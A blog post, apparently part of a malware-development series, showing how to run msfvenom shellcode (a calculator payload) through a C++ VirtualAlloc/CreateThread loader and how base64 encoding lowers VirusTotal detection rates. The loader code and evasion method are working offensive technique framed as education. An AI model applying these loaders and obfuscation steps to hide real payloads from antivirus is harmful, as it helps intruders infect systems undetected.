Malware Obfuscation Part 1
Introduction#
In this post I explore several malware obfuscation techniques used to evade antivirus detection. It’s part of my ongoing Malware Development series where I discover the world of malware development.
⚠️ Warning: This content is for educational and defensive security research purposes only. Do not use these techniques on systems or networks you do not own or have explicit permission to test.
Antivirus detection#
Antiviruses such as Bitdefender or Avast typically use a detection process, using multiple heuristic techniques to determine whether a piece of software has malicious characteristics:
- Signature-based detection: Static analysis of a binary, including extracting strings, inspecting bytecode, and verifying file integrity through checksums such as MD5 or SHA‑256
- Heuristic detection: Instead of detecting exact signatures, heuristics analyse code structure and behavior for suspicious patterns such as common API’s used by malware, common code structure etc.
- Sandboxing: Actually running the malware in an isolated environment where analysis is possible.
- AI-based detection: Models trained on large data sets of malware where the models makes it possible to detect common patterns in malware.
Virustotal#
Virustotal is a website where URL’s, domains, IP addresses and binaries are analysed for malicous content based on different antivirus solutions. Underneath, you will find an image of a malicious binary associated with the Qilin Ransomware‑as‑a‑Service (RaaS) operation.

Figure 1: Qilin ransomware
40 out of 60 antivirus solutions classify this sample as a malicious binary. For our analysis, we will use the VirusTotal platform to assess whether our test malware is detected by any of the available scanning antivurs solutions.
Obfuscation techniques#
There are multiple techniques to avoid detection by antiviruses such as:
- Obfuscation: Hiding or modifying code that it can be detected by heuristic and signature based detection.
- Polymorphism: The code is changed every time a malware is run. This is used to avoid signature-based and heuristic-based detection.
- Conditional: Conditionals functions are mostly used to detect if the malware is ran in a virtual machine or sandbox environment. This is to avoid the actual analysis of the malware in a sandbox environment.
- Encryption and encoding: Encrypting or encoding (Shell) code so it does not get detected in the software.
Malware#
As an example, we will use shellcode generated with msfvenom. Shellcode is a sequence of machine‑level instructions designed to be executed directly by the processor. The shellcode in this case will start up the calculator application of Windows. Hence our target machine is also Windows. shellcode is mainly used in exploitation to achieve a shell on a target system.
msfvenom -p windows/x64/exec CMD=calc.exe -f c
This command generates a payload targeting the Windows 64‑bit operating system in C. It will look something like:
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50" ..... rest of shellcode
Normally, a reverse shell payload is generated, however for security reasons, we use the shellcode that launches the calculator app.
VirtualAlloc#
To run this piece of shellcode, we will be using C++ with the following steps:
- Virtual allocate a new memory page through the Windows API with the function VirtualAlloc.
- Fill the memory with shellcode with RtlMoveMemory.
- Create a new thread to run the shellcode.
The C++ code will be looking like this:
// shellcode, only partly shown.
unsigned char shellcode[] = "\xfc\x48\x83\xe4\xf0\xe8\xc0";

// Allocate memory for the shellcode. Malloc does not work because it does not set the memory as executable.
// VirtualAlloc is used to allocate memory with the appropriate permissions.
unsigned int shellcode_len = sizeof(shellcode);

PVOID exec = VirtualAlloc(0, shellcode_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

// Copy the shellcode to the allocated memory.
RtlMoveMemory(exec, shellcode, shellcode_len);

//Create a new thread to execute the shellcode
//The thread will run the shellcode in the allocated memory.
DWORD threadId;
HANDLE hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, &threadId);

// Wait for the thread to finish executing the shellcode.
// This will keep the program running until the shellcode has completed its execution.
WaitForSingleObject(hThread, INFINITE);

std::cout << "shellcode executed successfully!" << std::endl;
Building the executable through visual studio with the following settings off:
- Switch building to release
- Disabling generation of debug information such as the program database.
This prevents leaking any private information on VirusTotal. I ran the sample on a test virtual machine of Windows where the real time protection of Windows Defender was disabled. I managed to start the calculator application.

Figure 2: Calculator
Next the binary is uploaded to VirusTotal to assess how many antivirus solutions classify it as potentially malicious.

Figure 3: VirusTotal results
As shown in the results, 30 out of 72 antivirus solutions classified the binary as potentially malicious. Several of these solutions identified it as Metasploit shellcode, which is accurate as the shellcode is generated through msfvenom.
Base64#
Earlier msfvenom has generated a payload in c, however it is also possible to generate a payload in base64.
msfvenom -p windows/x64/exec CMD=calc.exe -f base64
Let’s look if this would reduce the detection rates for the binary. In the C++ a base64 decoded will be implemented with the wincrypt API.
unsigned char base64[] = "base64"

DWORD size = 0;
DWORD decodedSize = 0;
LPVOID decodedData = NULL;

// Calculate the size of the decoded data
if (!CryptStringToBinaryA((LPCSTR)base64, 0, CRYPT_STRING_BASE64, NULL, &size, NULL, NULL)) {
    std::cerr << "Error calculating decoded size: " << GetLastError() << std::endl;
    return 1;
}

// Allocate memory for the decoded data
decodedData = malloc(size);
if (decodedData == NULL) {
    std::cerr << "Memory allocation failed" << std::endl;
    return 1;
}

// Decode the base64 string
if (!CryptStringToBinaryA((LPCSTR)base64, 0, CRYPT_STRING_BASE64, (BYTE*)decodedData, &size, NULL, NULL)) {
    std::cerr << "Error decoding base64: " << GetLastError() << std::endl;
    free(decodedData);
    return 1;
}

// run shellcode like before....
And by uploading it to virustotal, 11 out of 70 have classified the binary as malicious. As we can see is that converting the shellcode to base64 has lowered the detection rate. However, this could also be due to non-malicious nature of the binary. We are simply opening a calculator.

Figure 4: VirusTotal results base64
I have replaced the calculator payload with a reverse shell payload, as this is usually more seen as malicious by antivirus solutions.

Figure 5: Reverse shell result
Even after switching to the reverse shell payload, the detection rate stays roughly the same.
Conclusion#
By injecting shellcode we are able to develop a sample malware and test different obfuscation methods to lower detection rates. In the next part of the series, we will be looking into function obfuscation. Most antivirus solutions detect functions such as VirtualAlloc as malicious.